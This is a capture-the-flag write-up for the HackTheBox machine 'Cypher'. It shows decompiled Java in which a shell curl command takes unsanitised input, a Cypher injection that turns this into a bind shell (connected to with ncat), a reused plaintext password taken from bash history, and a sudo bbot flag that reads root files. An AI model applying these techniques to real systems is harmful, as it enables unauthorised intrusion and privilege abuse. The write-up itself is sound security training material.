Cypher - HackTheBox
Category: Challenger Tags: ctf cybersecurity hackthebox

Enum
❯ nmap -Pn -n --min-rate=7500 -sC -sV -p- cypher.htb
PORT   STATE SERVICE    VERSION22/tcp open  tcpwrapped|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)80/tcp open  tcpwrapped
Same as Heal, only SSH and webservice are available.

Bruteforcing directory results an interesting endpoint: /testing , with a jar file. Let’s decompile it.

Cypher APOC → Command Injection RCE
Upon decompiling the jar file, we know that the Graph ASM has Neo4j as its backend. Neo4j use Cypher as its query language, and APOC to extend its functionalities. Below is the decompiled result, pretty clear.
package com.cypher.neo4j.apoc;
import java.io.BufferedReader;import java.io.InputStreamReader;import java.util.Arrays;import java.util.concurrent.TimeUnit;import java.util.stream.Stream;import org.neo4j.procedure.Description;import org.neo4j.procedure.Mode;import org.neo4j.procedure.Name;import org.neo4j.procedure.Procedure;
public class CustomFunctions { public CustomFunctions() { }
@Procedure( name = "custom.getUrlStatusCode", mode = Mode.READ ) @Description("Returns the HTTP status code for the given URL as a string") public Stream<StringOutput> getUrlStatusCode(@Name("url") String url) throws Exception { if (!url.toLowerCase().startsWith("http://") && !url.toLowerCase().startsWith("https://")) { url = "https://" + url; }
String[] command = new String[]{"/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url}; System.out.println("Command: " + Arrays.toString(command)); Process process = Runtime.getRuntime().exec(command); BufferedReader inputReader = new BufferedReader(new InputStreamReader(process.getInputStream())); BufferedReader errorReader = new BufferedReader(new InputStreamReader(process.getErrorStream())); StringBuilder errorOutput = new StringBuilder();
String line; while((line = errorReader.readLine()) != null) { errorOutput.append(line).append("\n"); }
String statusCode = inputReader.readLine(); System.out.println("Status code: " + statusCode); boolean exited = process.waitFor(10L, TimeUnit.SECONDS); if (!exited) { process.destroyForcibly(); statusCode = "0"; System.err.println("Process timed out after 10 seconds"); } else { int exitCode = process.exitValue(); if (exitCode != 0) { statusCode = "0"; System.err.println("Process exited with code " + exitCode); } }
if (errorOutput.length() > 0) { System.err.println("Error output:\n" + errorOutput.toString()); }
return Stream.of(new StringOutput(statusCode)); }
public static class StringOutput { public String statusCode;
public StringOutput(String statusCode) { this.statusCode = statusCode; } }}We now know that the remote APOC instance has a backdoor function integrated, which executes a curl to an URL to get its status code. If we can call it somewhere in the application, we can achieve RCE using Command Injection.
For how to call it, take a look at the Cypher Injection Cheat Sheet - Pentester Land. There is only the login page to inject, and it just works. The query we are injecting to is: MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = '<username>' return h.value as hash.

Using the CALL and UNION keyword, let’s craft a Cypher Injection that calls the backdoor function to exploit it.
This injection works and called the backdoor function, a localhost listener at port 1337 will catch the curl request.
This injection create a Bind Shell on the target, we can connect to it using ncat 10.10.11.57 1337.
Then we got our Bind Shell as neo4j on the target. /etc/passwd shows a user named graphasm. Its password can be found in neo4j bash history (always spray password whenever you get it).
neo4j@cypher:~$ cat .bash_historyneo4j-admin dbms set-initial-password cU4btyib.20xtCMCXkBmerhKThen we got the user flag!
graphasm@cypher:~$ lsbbot_preset.yml user.txtBBOT → Root flag
We can run bbot with sudo privilege. For more detail about it, here: blacklanternsecurity/bbot: The recursive internet scanner for hackers.
graphasm@cypher:~$ sudo -lMatching Defaults entries for graphasm on cypher:    env_reset, mail_badpass,    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,    use_pty
User graphasm may run the following commands on cypher:    (ALL) NOPASSWD: /usr/local/bin/bbot
So how can we exploit BBOT to read the root flag? By using some option that reads a file and leak it in debug mode! Just one simple command and we are done.
graphasm@cypher:~$ sudo bbot --debug -d --dry-run --custom-yara-rules /root/root.txt -t localhost
(...)[DBUG] internal.excavate: Final combined yara rule contents: (ROOT FLAG)
Still, we just have arbitrary file read on the system, but not the full root privilege. Further escalations to achieve full root is an exercise left for the readers.
Continue reading
Related reading
Shares tags, a category or a series with this post
Take another route
Something different from the latest posts